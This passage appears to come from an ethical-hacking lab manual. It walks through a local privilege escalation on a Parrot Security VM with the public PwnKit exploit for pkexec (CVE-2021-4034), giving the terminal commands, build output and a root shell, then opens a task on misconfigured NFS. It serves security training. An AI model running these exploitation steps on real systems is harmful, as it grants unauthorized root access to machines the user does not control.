``
Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~$ whoami
attacker
[attacker@parrot]~$
```

5. In the terminal window, type **mkdir /tmp/pwnkit** and press **Enter**.




```
Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~$ whoami
attacker
[attacker@parrot]~$ mkdir /tmp/pwnkit
[attacker@parrot]~$
```


6. Now, in the terminal type **mv CVE-2021-4034 /tmp/pwnkit/** and press **Enter**.
7. In the terminal window, type **cd /tmp** and press **Enter** to navigate to **tmp** directory.
8. Type **cd pwnkit** and press **Enter** to navigate into **pwnkit** folder.
9. Type **cd CVE-2021-4034/** and press **Enter** to navigate into **CVE-2021-4034** folder.
10. In the CVE-2021-4034 directory, type **make** and press **Enter**.
11. Now, in the terminal, type **./cve-2021-4034** and press **Enter**.



```
Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]-[~]
$whoami
attacker
[attacker@parrot]-[~]
$mkdir /tmp/pwnkit
[attacker@parrot]-[~]
$mv CVE-2021-4034 /tmp/pwnkit/
[attacker@parrot]-[~]
$cd /tmp
[attacker@parrot]-[/tmp]
$cd pwnkit
[attacker@parrot]-[/tmp/pwnkit]
$cd CVE-2021-4034/
[attacker@parrot]-[/tmp/pwnkit/CVE-2021-4034]
$make
cc -Wall --shared -fPIC -o pwnkit.so pwnkit.c
cc -Wall cve-2021-4034.c -o cve-2021-4034
echo "module UTF-8// PWNKIT// pwnkit 1" > gconv-modules
mkdir -p GCONV_PATH=.
cp -f /usr/bin/true GCONV_PATH=./pwnkit.so:.
[attacker@parrot]-[/tmp/pwnkit/CVE-2021-4034]
$./cve-2021-4034
#
```


12. A shell will open in the shell type **whoami** and press **Enter**.



```

Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~$ whoami
attacker
[attacker@parrot]~$ mkdir /tmp/pwnkit
[attacker@parrot]~$ mv CVE-2021-4034 /tmp/pwnkit/
[attacker@parrot]~$ cd /tmp
[attacker@parrot]~/tmp$ cd pwnkit
[attacker@parrot]~/tmp/pwnkit$ cd CVE-2021-4034/
[attacker@parrot]~/tmp/pwnkit/CVE-2021-4034$ make
cc -Wall --shared -fPIC -o pwnkit.so pwnkit.c
cc -Wall cve-2021-4034.c -o cve-2021-4034
echo "module UTF-8// PWNKIT// pwnkit 1" > gconv-modules
mkdir -p GCONV_PATH=.
cp -f /usr/bin/true GCONV_PATH=./pwnkit.so:.
[attacker@parrot]~/tmp/pwnkit/CVE-2021-4034$ ./cve-2021-4034
# whoami
root
#
  
```

13. You can observe that, we have successfully got root privileges in the **Parrot Security** machine, without entering any credentials.

Note: This vulnerability has already been patched in newer versions of Unix-based operating systems. Here, we are exploiting the vulnerability for the sake of demonstrating how the attackers can search for the latest vulnerabilities in the target operating system using online resources such as Exploit-Db and further exploit them to gain unauthorized access or escalated privileges to the target system.

14. This concludes the demonstration of how to escalate privileges by exploiting vulnerability in pkexec.

15. Close all open windows and document all the acquired information.

16. Turn off the **Parrot Security** virtual machine.


Task 4: Escalate Privileges in Linux Machine by Exploiting Misconfigured NFS

Network File System (NFS) is a protocol that enables users to access files remotely through a network. Remote NFS can be accessed locally when the shares are mounted. If NFS is misconfigured, it can lead to unauthorized access to sensitive data or obtain a shell on a system.

Here, we will exploit misconfigured NFS to gain access and to escalate privileges on the target machine.

